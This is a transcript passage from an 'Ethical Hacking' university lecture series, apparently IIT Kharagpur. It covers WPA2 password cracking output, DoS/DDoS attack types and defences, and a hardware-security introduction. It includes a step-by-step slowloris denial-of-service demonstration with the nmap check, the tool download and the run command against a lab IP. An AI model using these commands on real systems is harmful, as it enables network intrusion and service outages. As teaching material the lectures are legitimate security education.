
```
RX errors 0 dropped 0 overruns 0 frame 0
CH 6 ]          root@kali: ~
File Edit View Search Terminal Help
BSSID          PWR RAD Beacon 500ms CH MB ENC CIPHER AUTH ESSID
B4:C4:FC:78:91:17 [00:00:19] 56813/12368362 keys tested (2851.28 k/s) WPA2 CCMP PSK NTPL P
BSSID          Time left: 1 hour, 11 minutes, 58 seconds Lost Frame 0.46% Probe
B4:C4:FC:78:91:17 90:00:00:00:00:00 0 427
Current passphrase: ecuador12
Master Key : 8E B0 88 09 E0 55 2D 3E 7E A9 91 A1 A0 D0 3A C2
              84 90 B6 D0 10 83 E1 58 44 40 98 76 36 AD 99 F5
Transient Key : F3 BE A7 0A 31 AA C2 7F D7 86 96 9F 88 6B 7B 63
                 1F EC CA 06 3C B0 91 97 6C 9E 53 9C 28 86 29 CB
                 FB 4D E0 81 79 05 5F 2E B5 D0 97 56 BF 12 A2 EB
                 03 BE F4 93 31 3E 5B B1 41 88 E3 3A BA 74 D4 2F
EAPOL HMAC : 94 CD D1 C1 4E 47 46 C0 C5 17 08 A0 42 0B 5F 0E
```

And, it starts the decryption. Once it finds out the password in the dictionary, it is able to detect it and successfully get the password. So, you got the password and the password is NPTEL@2019. Now, two things are very important. Number 1, if there is no station connected with that particular router, then no station is disconnected and we never get the password.

Either we need some station to connect it with that particular Wi-Fi; that means, router otherwise at that time when you monitor the password it needs to connect any particular system. And, number 2, this thing is not possible using the virtual machine. If, you use a virtual machine, then you need to use a separate NIC card which is directly connected with the virtual machine.

So, either install kali linux into your main machine or run a live kali linux or use a usb NIC card which is directly connected in the virtual machine.

(Refer Slide Time: 23:25)




Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 45
Dos and DDoS attack

In this session we will discuss about DoS and DDoS attack. DoS is an attack used to deny legitimate user access to a resource such as accessing a website, network, email etc. or making it extremely slow. DoS is the short form of denial of service. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This result in the server failing to respond to all the request. The effect of these can either be crashing the server or slowing them down.

(Refer Slide Time: 01:07)




Now, DDoS attack, a distributed denial of service attack is an attempt to make an online service or a website unavailable by overloading it with huge flood of traffic generated from multiple sources, unlike a denial of service. A DoS attack in which one computer and one internet connection is used to flood a targeted resource with packets.

A DDoS attack use many computers and many internet connection often distributed globally in what is referred to as a botnet. A large scale volumetric data setup and generate a traffic measured in tens of gigabits per second. We are sure your normal network will not be able to handle such traffic.

Now, the question is that what is botnet? Attackers build the network of hacked machines which are known as botnets by spreading malicious piece of code through emails, website and social media. Once these computers are infected, they can be controlled remotely without their owner's knowledge and use like an army to launch an attack against any target.


A DDoS flood can be generated in multiple ways like, botnet can be used for sending more numbers of connection request than a server can handle at a time. Attackers can have computers and effecting resource, huge amount of random data to use up the targets band width. Due to the distributed nature of these machines, they can be used to generate distributed high traffic which may be difficult to handle. It finally, results in a complete blockage of a service.

(Refer Slide Time: 03:11)



Now, there are different types of DDoS attack are there. DDoS attack can be broadly categorized into 3 category, number 1: volume - based attack, number 2: protocol based attack and number 3: application layer attack. Volume based attack include TCP flood and UDP flood, ICMP floods and other spoofed packet floods. These are also called layer 3 and 4 attacks. Here an attacker tries to saturate the bandwidth of the target site. The attack magnitude is measured in bits per second.

(Refer Slide Time: 03:55)



Volume based attack, volume based attack include TCP flood, UDP flood, ICMP floods and other spoofed packet floods. These are also called layer 3 and 4 attacks. Here an attacker tries to saturate the bandwidth of the target site. The attack magnitude is measured in bits per second. UDP flood, a UDP flood is used to flood a random port on a remote host with numerous UDP packets, more specifically port number 53, specialized firewalls can be used to filter out or block malicious UDP packets.

ICMP flood, this is similar to UDP flood and used to flood a remote host with numerous ICMP echo request. This type of attack can consume both outgoing and incoming bandwidth and a high volume up ping request will result in overall system slow down. HTTP flood, the attacker sends HTTP get and post request to a targeted web server in a large volume which cannot be handled by the server leads to denial additional connection from legitimate clients.

Amplification attack, the attacker make a request that generate a large response which include DNS request for large PHT record and HTTP get request for large file like images, PDF or any other data file.

(Refer Slide Time: 05:41)




Next is protocol attacks; protocol attacks include SYN flood, ping of death, fragmented packet attacks, sum of DDoS etc. This type of attack consumes actual server resources and other resources like firewall and load balancers. The attack magnitude is measured in packets per second. There are different types of protocol attack are there like, DNS flood. A DNS flood are used to attack both the infrastructure and a DNS application to overwhelm a target system and consume all it is available network bandwidth.

SYN flood, the attackers send TCP connection requests faster than the targeted machine can process them, causing network situation administrator can TCP stacks to mitigate the effect of SYN floods. To reduce the effect of SYN floods, you can reduce the timeout until a step freeze memory allocated to a connection or selectively dropping incoming connections using a firewall called IP attackers.

Ping of death, the attackers sends malformed or over sized packets using a simple ping comment. IP allows sending 65,535 bytes packets, but sending a packet larger than 65,535 bytes violates the internet protocol and put cause memory overflow of the target system and finally, crash the system. To avoid ping of death attacks and its variants many sides block ICMP ping message all together at their firewalls.

(Refer Slide Time: 07:51)




Next is application layer attack. Application layer attack includes slowloris, zero- day DDoS attack. DDoS attack that again that target apache, windows or open PhD vulnerabilities and more. Here the goal is to crash the web server that attack magnitude is measure in request per second. Now, different type of application layer attack are there like, application attack. This is also called layer 7 attack where the attacker makes exclusive login database lookup or search request to overload the application. It is really difficult to detect a layer 7 attack, because they reassemble legitimate website traffic.

Slowloris, the attacker send huge number of HTTP headers to a targeted web server, but never complete a request. The targeted server keeps each of these false connection open and eventually overflows the maximum concurrent connection pool and leads to denial of additional connection from legitimate clients.

NTP application, the attacker exploits publicly accessible network time protocol, NTP services, to overwhelm the targeted server with user datagram protocol, UDP traffic. Zero-day DDoS attacks, a zero-day vulnerability is a system or application flow previously unknown to the vendor and has not been fixed or test. These are new type of attacks, coming into existence day by day. For example, exploiting vulnerabilities for which no patch has yet been released.

(Refer Slide Time: 09:52)



Now how to fix a DDoS attack? There are quite a few DDoS protection option which you can apply. Depending on the type of DDoS attack, your DDoS protection start from identifying and closing all the possible operating system and application level vulnerabilities in your system, closing all the possible ports, removing unnecessary access from the system and hiding your server behind a proxy or CDN system.


If you see a low magnitude of 30 DoS, there you can find many firewall based solutions which can help you in filtering out DDoS based traffic, but if you have high volume of DDoS attack like, in gigabytes or even more. Then should take the help of a DDoS protection service provider that offer a more holistic and proactive genuine approach. You must be careful while approaching and selecting DDoS protection service provider.

These are number of service providers who want to take advantage of your situation. If you inform them that you are under DDoS attack, then they will start offering you a variety of services at unreasonably high cost. We can suggest you a simple and working solution which start with the search for a good DNS solution provider who is flexible enough, to configure, A and CNM records for your website. Second you will need a good CDN provider that can handle peak DDoS traffic and provide you DDoS protection services as a part of their CDN package.


Thank you.

In this session I will show you how to perform a DoS attack using slowloris script. Suppose our target web application is running on 192.168.0.104 ok.

(Refer Slide Time: 12:24)



(Refer Slide Time: 12:37)




See some web application is running on that particular server 192.168.0.104. Now we need to check that particular server, slowloris vulnerability is present or not. So, to find out that vulnerability, we use our best tool *nmap*.

(Refer Slide Time: 13:09)



So, *nmap* then I am putting the timing option *T4* and then use the script *http – slowloris – check*, then the IP address. Let us wait for the result ok.

(Refer Slide Time: 14:04)




(Refer Slide Time: 14:14)


```
root@kali: ~
File Edit View Search Terminal Help
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1699/tcp open rmiregistry
1524/tcp open ingreslock
2649/tcp open nfs
2121/tcp open cproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
I http-slowloris-check:
```

We got the result and it is a http slowloris check, is vulnerable. So, can perform the slowloris attack. So, to attack in that particular IP address, we need to use the slowloris script. Now you can easily download slowloris script from Internet. Now, I will show you how you can download slowloris script.

(Refer Slide Time: 15:01)



(Refer Slide Time: 15:22)



So, there is the slowloris script. To download the script, you can copy the URL and go to terminal, use the command *git clone* and then the URL. So, already download the script *slowloris.pl*. So, that is why it is showing it already exists.

(Refer Slide Time: 16:28)

```
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http://ha.ckers.org/slowloris/
MAC Address: 00:0C:29:07:50:07 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 314.96 seconds
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
fatal: destination path 'slowloris.pl' already exists and is not an empty directory.
root@kali:~# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
root@kali:~#
```

So, now it is downloaded and go to your file system and you can check *slowloris.pl* is there.

(Refer Slide Time: 16:40)

```
root@kali:~/Slowloris.pl# perl slowloris.pl -dns 192.168.0.104
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client b
y Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.0.104:80 every 100 seconds with 1000 sockets:
        Building sockets.
        Building sockets.
        Building sockets.
        Building sockets.
        Building sockets.
        Sending data.
Current stats: Slowloris has now sent 494 packets successfully.
This thread now sleeping for 100 seconds...
        Building sockets.
        Building sockets.
        Building sockets.
        Building sockets.
        Building sockets.
        Building sockets.
```


Now, open terminal from that particular directory and perform the DDoS attack using slowloris script. So, this is a perl script. So, to run a perl script, first we need to use the command `perl`, then the script name `slowloris.pl`, then you need to use test DNS to specify the domain name or IP address.

(Refer Slide Time: 17:19)

Now, slowloris script is running and it sent 494 packets successfully. This thread now sleeping for 100 seconds. And slowloris now, sent 1272 packets successfully. So, this

way it sent huge, send huge number of packets to the target tonight application. Now check your web application is accessible or not.

(Refer Slide Time: 18:12)



Now, see this web application is not accessible. So, this way by using the slowloris application successfully you can perform a DoS or DDoS attack.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 46
Elements of Hardware Security

In this week we shall be starting our discussion on a slightly different kind of topic which relates to hardware security. Now when we talk about a product, when we talk about securing a product there are actually two aspects to it. One is of course, the software that goes into it and the conventional ways to secure things, to talk about security, to talk about breaking into a system, we actually implicitly talk about the software part of it.

But, also there is a hardware involved and there are some unconventional ways in which people can try and break into a system through the hardware backdoors. So, in this lectures we shall try to talk about a few things about that; so the topic of our discussion is Elements of Hardware Security, ok.

(Refer Slide Time: 01:09)



Now, in this lecture we shall be talking about some general attacks on hardware and some of the typical counter measures that we talk about ok.

(Refer Slide Time: 01:21)

Introduction

- How to we characterize hardware in the present context?
- Computer Hardware, which includes processors, firmware and memory

Mobile Hardware:

- SIM Card
- RFID
- Smart Card
- PUF

SMART-CARD
THE SWAYAM CARD
NAME HOLDER

Now, let us see what do you mean by hardware security in the generic sense? When you talk about hardware, well most of the time when we talk about hardware, we actually referred to computer hardware, the computer system. Now, in a computer system what are the things that are there? We talk about the processor, the CPUs, the different levels of software and of course the memory systems. Broadly speaking a computer hardware involved these three things. Firmware means some memory devices where some software are stored.

So, it is a combination of hardware and software you can say. Nowadays we are seeing a great proliferation of mobile, handheld devices. So, this mobile hardware is also coming in a big way in terms of their applications and applicability. Now we all use SIM cards in our mobile phones and various kinds of device today, so you have all seen how was SIM card looks like. A SIM card is a small micro chip where a lot of information is stored in addition to some sophisticated micro chips where also some local processing can be done.

There is something called Radio Frequency ID or RFID devices, these are the so called RFID tags; so you can attach RFID tags to various kind of devices and you can monitor you can locate those devices offline without any physical touch. In a wireless way, you can search for those devices. Then of course, we all use different kinds of Visa or Master Card, ATM card; these are generically called smart cards. Now in a smart card again

there is a small microchip you must have seen where there are some circuitry and also some computation capability; when you insert a card some computations can also happen locally in this microchip.

Well and we shall see later, we shall talk about this later; there is something called physical unclonable function in short PUF which can be used to secure hardware products in a very flexible way. This is a new concept and people have been increasingly using this concept of PUF to have better security with respect to this hardware devices, ok.

(Refer Slide Time: 04:08)

The slide has a yellow header bar with the title "Attacks on Hardware". Below the title, there are three sections, each preceded by a checkmark icon:

- Physical Attacks**
 - Carried out on the actual device using hardware tools.
- Planned Attacks**
 - Some vulnerability can be deliberately included in the hardware.
- Stealing Secret Data**
 - Many hardware device carries confidential data.
 - International mobile subscriber identity and contact details in a SIM card.
 - Unique identification codes in RFID tags.
 - Secret key and other confidential information in a Smart Card.

The footer of the slide features the "SWAYAM" logo and navigation icons. A video feed of a person is visible in the bottom right corner.

So, moving on; talking about the various attacks on hardware that are possible, let us try to make a categorization. Firstly let us talk about physical attacks where we are actually making some kind of intrusive attack on the device. What do you mean by intrusive attack? Let us say we are breaking the device, we are breaking open, we are removing the cover or the protective layer on top, something like that; we are making a physical kind of an intrusion in the device, physical attack. These are typically carried out on the actual device like for example, if I have my SIM card and I want to see what is inside the SIM; I can break open my SIM, I can scratch some upper layer and so on and so forth.

And this required some sophisticated hardware instruments and tools ok. These are not very easy to do; this is required very sophisticated tools. There is another kind of an attack which, ok; here we are all talking about hardware based attacks; these are called


planned attack. Planned attack means suppose I am deploying or I am marketing some devices; let say I am manufacturing TV sets; I am selling them in the market. Now, what I do? Deliberately, I am inserting some vulnerability in my TV sets, so that I can remotely do something which the customer who is buying the TV set is not aware of.

For example, if the TV comes with the built in camera, I can switch on the camera and see what is going on in the living room whenever I want to from a remote place, ok, something like this. These are called planned attack, because these kind of vulnerabilities are put inside the manufactured hardware well in advance in a planned way. These are deliberately included in the hardware right. And of course, there is another kind of an attack where you are trying to steal some data from some device where some data stored. For example, in SIM card lots of contacts are stored; in my credit card my credit card number and other credentials may be stored and so on.

So, there are many hardware devices which can carry this kind of confidential data. And when you talk about stealing, it means how someone is taking out the data from this kind of devices. Like when you talk about SIM card, there is something called International Mobile Subscriber Identity: IMSI. This is a unique number; someone can steal that from my mobile number, so that someone can try to clone it; then for RFID tags also there is something called unique identification code. Every RFID tag has a unique code associated with it; someone can steal that; someone can forge an RFID code with the same code to duplicate it.

And, again insert a smart card there can be some secret key information and other confidential information like my CVV number, my card number, etc. ok. All this things can be there. So, when I am saying stealing secret data, they involve trying to take out or steal these kind of data ok.

(Refer Slide Time: 07:53)



So, here have some pictures; this is a pictorial depiction of a Trojan; something called Trojan we should be taking about. This is a pictorial depiction of how you are securing a hardware; this is a very commonly used concept we shall be taking about. This called reversed engineering and this is some kind of a planned attack which we carry out on a device using some laboratory instruments, as you can see like an oscilloscope, like some other probing devices and so on ok. These are something which we shall be talking about in some detail in the later lectures.

(Refer Slide Time: 08:34)

Types of Attacks

- a) **Black Box Testing**
 - The attacker sends an input to the circuit and receives an output.
 - Based on the input/output behavior, the attacker decides what kind of algorithm is used.
 - This is an *non-invasive* type of attack.
- b) **Physical Probing**
 - The attacker plants a probe into the chip itself and reads data off the chip.
 - This is an *invasive* attack, and requires sophisticated instrumentation.

Now, the types of attacks that can be mounted on a hardware device; depending on the complexity first we can talk about black box testing where you do not know or we do not know anything about the internal details of the circuit or of the device. We are not carrying out an invasive attack; we are not breaking it open. So we have a device; we leave it as it is. What you can do? We can apply some input from outside and you can see what output it is generating; just from the input output behavior we can try to obtain some information about the device ok. This is black box attack or black box testing.

The attackers sends an input to the circuit or device and gets the output, depending on this input/output behavior the attacker can decide what is going on inside. What kind of algorithm is being run and if it is a cryptographic operation sometimes the attacker can also try and guess what is the secret key that is being used. This kind of an attack is a so called non-invasive type of an attack, because we are not disturbing the device; we are not breaking or damaging the device ok. These kind of attacks are called non-invasive attacks.

Secondly, comes physical probing where I have a device with me and I am actually breaking it open in some way, so that I can probe inside and see what is happening. Maybe I have an IC chip; I am removing the top plastic cover on the IC chip and using a very powerful microscope or using some kind of a probe, I am seeing what is there inside the chip. This is called physical probing ok.

